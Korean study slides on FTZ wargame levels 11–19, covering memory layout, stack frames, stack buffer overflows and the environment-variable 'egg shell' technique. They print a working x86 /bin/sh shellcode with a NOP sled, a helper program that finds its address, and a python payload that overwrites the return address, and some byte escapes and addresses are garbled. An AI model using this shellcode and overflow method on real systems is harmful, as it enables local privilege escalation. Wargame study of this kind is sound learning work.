

FTZ 11-19번 풀면서 공부한 것

(문제풀이는 아니지만 포인트 짚어줌)

180813(월)
안지현

순서

① 알아야 하는 것

01 메모리 구조

02 특히 스택 ; stack overflow

② 공격 시나리오

03 셸코드 ? 환경변수 ?? 에그셸 ???

04 페이로드


순서

③ 그 외

- 15-17번을 풀며... NOP Sled란 ?
- 18번을 풀며... 배열 음수 인덱스 ?
- 19번을 풀며... 다시 셸코드


01 메모리 구조

(가볍게 보고 넘어가자)




01 메모리 구조

(가볍게 보고 넘어가자)



01 메모리 구조

(가볍게 보고 넘어가자)



02 스택

스택

: 메모리의 스택(stack) 영역은 함수의 호출과 관계되는 매개 변수와 지역 변수가 저장되는 영역이다.

스택 영역은 함수의 호출과 함께 할당되며, 함수의 호출이 완료되면 소멸한다.

스택 프레임 ?

: 스택 영역에 차례대로 저장되는 함수의 호출 정보. (함수의 매개변수, 호출이 끝난 뒤 돌아갈 반환 주소값, 함수에서 선언된 지역 변수 등)


02 함수 호출/종료 시 메모리의 상황 변화

; 스택 프레임 동작 방식을 살펴보자


```
int main(void)
{
    func1(); // func1() 호출
    return 0;
}

void func1()
{
    func2(); // func2() 호출
}

void func2()
{
}
```



02 stack overflow



공격 시나리오를 짜봅시다 !!

03 셸코드 ?

`"/bin/bash"`나 `"/bin/sh"`를 실행시켜주는 코드

이것은 C로 셸의 호출이 실행 가능한 프로그램 소스를 만들고, (널 바이트를 없애는) 약간의 가공을 거쳐서 기계어로 만들어진 결과물을 16진수의 코드로 사용하는 것이다.

03 환경변수 ??

프로세스가 컴퓨터에서 동작하는 방식에 영향을 미치는 동적인 값들의 모임이다.

쉽게 말하자면 사용자가 자주 사용하는 정보를 저장하여 이용하기 편리하게 해주는 것이다.

=> export 명령어 이용

03 에그셸???

ret 주소에 셸코드를 직접 넣는게 아니라 셸코드를 환경변수에 등록해놓고 그 ret 주소에 셸코드의 주솟값을 적음으로써 return이 셸로 가게 만드는 방법이다.

BOF에서는 버퍼의 크기가 셸코드의 크기보다 작아서 셸코드를 써넣을 수 없을 때 환경변수에 셸을 등록해놓고 그 주솟값만 가져와서 셸을 띄울 수 있게 해주는 것이다.

//환경변수가 셸코드를 감싸고 있는 느낌(like계란껍질)이라 에그셸이라는 이름이 붙었다.

공격 시나리오

문제 예시) `char buf [8] + 더미 ? + SFP 4 + RET 4`

1. RET 전까지 덮어 씌울 바이트 수 계산

(1) 스택 상태를 확인한다.

(더미값은 gdb로 알아낼 수도 있고 추측해서 맞출 수도 있음)

2. RET에 덮어씌울 셸코드 준비

(2) 셸코드를 환경변수로 등록한다.

(변수 이름은 SHELL로 지어줬고 25바이트 셸코드를 빌려옴)

```
$ export SHELL=python -c 'print "\x90"*90+  
"\x31\xc0\x31\xd2\x50\x68\x2f\x2f\x73\x68\x68\x  
2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb0\x0b  
\xcd\x80"'
```

공격 시나리오

(3) tmp에서 셸코드 주소값이 출력되는 소스를 파일로 만들고 컴파일한다.

(파일 이름은 egg.c로 함)

```
#include <stdio.h>
```

```
int main() {
```

```
    printf("SHELLCODE addr is %p\n", getenv("SHELL"));
```

```
    return 0;
```

```
} 저장하고
```

```
$ gcc -o egg egg.c //컴파일하고
```

```
$ ./egg //실행하면
```

```
$ SHELLCODE addr is 0xbffffc5b //셸코드가 올라가있는 주소값을 획득
```

공격 시나리오

(4) 페이로드 구성 (파이썬 이용)

예) buf 8 + 더미 8 + SFP 4 + RET 4이고 셸 주소값이 0xbfffc5b 일 때


① 인자값 넘기는 방식

```
$ ./<공격할 파일명> $(python -c 'print "A"*264 +  
"Wx5bWxfcWxffWxbf"')
```
